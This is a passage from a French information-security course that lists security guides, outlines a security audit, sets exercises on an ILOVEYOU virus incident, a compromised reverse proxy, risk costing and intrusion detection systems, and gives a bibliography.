- NCSA (National Center for Supercomputing Applications, www.ncsa.edu) propose un « guide to enterprise security »
- Internet Security Alliance (www.isalliance.org) propose un « Common sense guide for senior manager »
- Information Security Forum (http://isfsecuritystandard.com) propose « the standard of good practice for information security »

Audit de la sécurité

- Contrôle du niveau de sécurité physique
- Contrôle du niveau de sécurité logique (contrôles d'accès…)
- Contrôle de la sécurité des réseaux
- Contrôle de la documentation
- Contrôle le cas échéant de la couverture de l'assurance
- Contrôle du dispositif associé au plan de secours (service minimal)

TDM33-5- Stratégie et Politique de sécurité

Ex M33-5.1 : Principe de base de la sécurité

Un employé télécharge de la musique par un système peer-to-peer pendant ses heures de travail. Il reçoit malencontreusement une copie du virus "Iloveyou" qui se propage automatiquement sous forme de courrier électronique à tous ses collègues. Le serveur de messagerie interne étant doté d'un antivirus, la pièce jointe est heureusement automatiquement éliminée. Quels principes de base ne sont pas respectés dans l'architecture informatique de cette entreprise ?

Ex M33-5.2 : Analyse d'un incident

Une machine sur laquelle tourne un site web a été compromise par un pirate à l'aide d'un exploit à distance (*remote exploit*) : il possède ainsi un accès à distance qui lui donne les droits d'administrateur. Cette même machine fait également office de passerelle entre internet et le réseau interne de l'entreprise : elle contient un proxy inverse HTTPS qui permet aux employés de s'y connecter pour avoir accès à des serveurs HTTPS internes, comme par exemple l'interface web de la messagerie. Cette machine a donc pour rôle d'authentifier les demandes de connexion et de les transmettre, également de manière chiffrée, aux serveurs internes de l'entreprise.

1. Discuter la sécurité générale de l'architecture de ce réseau.

Devant s'expliquer auprès de ses supérieurs au sujet de cet incident, l'administrateur système soutient que le réseau interne n'a pas pu être compromis, puisque les clefs cryptographiques utilisées n'étaient pas stockées en clair sur le disque dur de la machine, mais uniquement dans la mémoire du programme gérant l'accès sécurité.

2. Peut-on faire confiance à cet administrateur système ? Imaginer au moins deux attaques qui permettent au pirate de compromettre la sécurité du réseau interne de cette entreprise.

Ex M33-5.3 : Analyse de risque

Une entreprise remarque que, statistiquement, elle souffre chaque année de cinq infections par des virus et de trois défigurations de son site web. La remise en état des machines après une infection par un virus nécessite deux jours de travail à l'administrateur, soit un coût de 2000 €uro. Le site web peut être remis en état en quelques heures, soit un coût de 500 €uro. La mise en place et la maintenance d'un produit antivirus et d'un système de protection du site web correspond à un coût annuel de 30 000 €uro.

1. A partir des coûts ci-dessus, calculer le risque annuel dû aux virus et aux défigurations et juger l'utilité de la mise en place des mesures de sécurité annoncées.
2. Critiquer la manière dont le risque est calculé ; proposer une méthode plus adéquate.

Ex M33-5.4 : IDS

- Comparez les systèmes de détection d'intrusion dont la collecte d'information est basée sur les machines-hôtes (host based) et sur le réseau (network based)
- Quels sont les avantages et inconvénients d'un système de détection d'intrusion utilisant la méthode d'analyse par signature ?

General Bibliography

- J.F. Aubry – Cours de Sûreté de Fonctionnement, INPL Lorraine, 2005.
- E. Cole, R. Krutz, JW Conley - Network security bible – Wiley, 2005.
- A. Fernandez-Toro, management de la sécurité de l'information, implémentation ISO 27001 et 27002
- C. Davis, M. Schiller, K. Wheeler – IT auditing : using controls to protect information assets
- J.C. Laprie & al. – Guide de la sûreté de fonctionnement – Cépaduès, 1995.
- A. Villemeur – *Sûreté de fonctionnement des systèmes industriels* – Editions Eyrolles, Paris, 1988.
- S. Ghernaouti-Helie – *Sécurité informatique et réseaux, 4ème édition* – Dunod, 2013.
- Security for industrial communication systems, Dacfey Dzung, Martin Naedele, Thomas P. Von Hoff, Mario Crevatin, pp. 1152-1177, Proceedings of the IEEE, Vol. 93, n° 6 "Industrial Communication Systems", June 2005
- La sécurité des réseaux-First steps, Tom Thomas, Cisco Press, 2005
- Les réseaux, édition 2005, G. Pujolle, Eyrolles 2004
- Course of Jean-Luc Noizette, ESSTIN, Nancy.
- G. Avoine, P. Junod, P. Oechslin – Sécurité informatique, exercices corrigés – Vuibert, Paris, 2006
- Presentation of Eric WIESS
- VPN, mise en œuvre sous Windows Server 2003, P. Mathon, 2004
- Compression et cryptage des données multimedia, X. Marsault, Hermès, 1995
- SSL VPN, Understanding, evaluating and planning secure, web-based remote access – J. Steinberg & T. Speed, 2005.
- P. H. Oechlin, LASEC/EPFL
- http://sebsauvage.net/comprendre/encryptage/crypto_rsa.html
- F. Halsall – Computer networking and the internet – Addison Welseley, 2005 + additional student support at www.pearsoned.co.uk/halsall
- SSH, le shell sécurisé, D. J. Barrett et R.E. Silverman, O'Reilly, 2001
- Hacking interdit, IIème édition, Micro Applications, 2007
- D. Vergnaud – Exercices et problèmes de cryptographie, Dunod, 2015
- CEH, Certified Ethical Hacker, Matt Walker, McGrawHill, 2017
- L. Bloch & al. – Sécurité informatique pour les DSI, RSSI et administrateurs, Eyrolles, 2016.
- Sécurité et espionnage informatique : connaissance de la menace APT, Cédric Pernet, Eyrolles
- Guide d'autodéfense numérique, éditions Tahin Party
- Cybertactique : Conduire la guerre numérique, Bertrand Boyer, Nuvis
- Learn Social Engineering, Dr E. Orzkaya, 2018, Packt
- Preventing Ransomware, A. Mohanta M. Hahad K. Velmurugan, 2018 Packts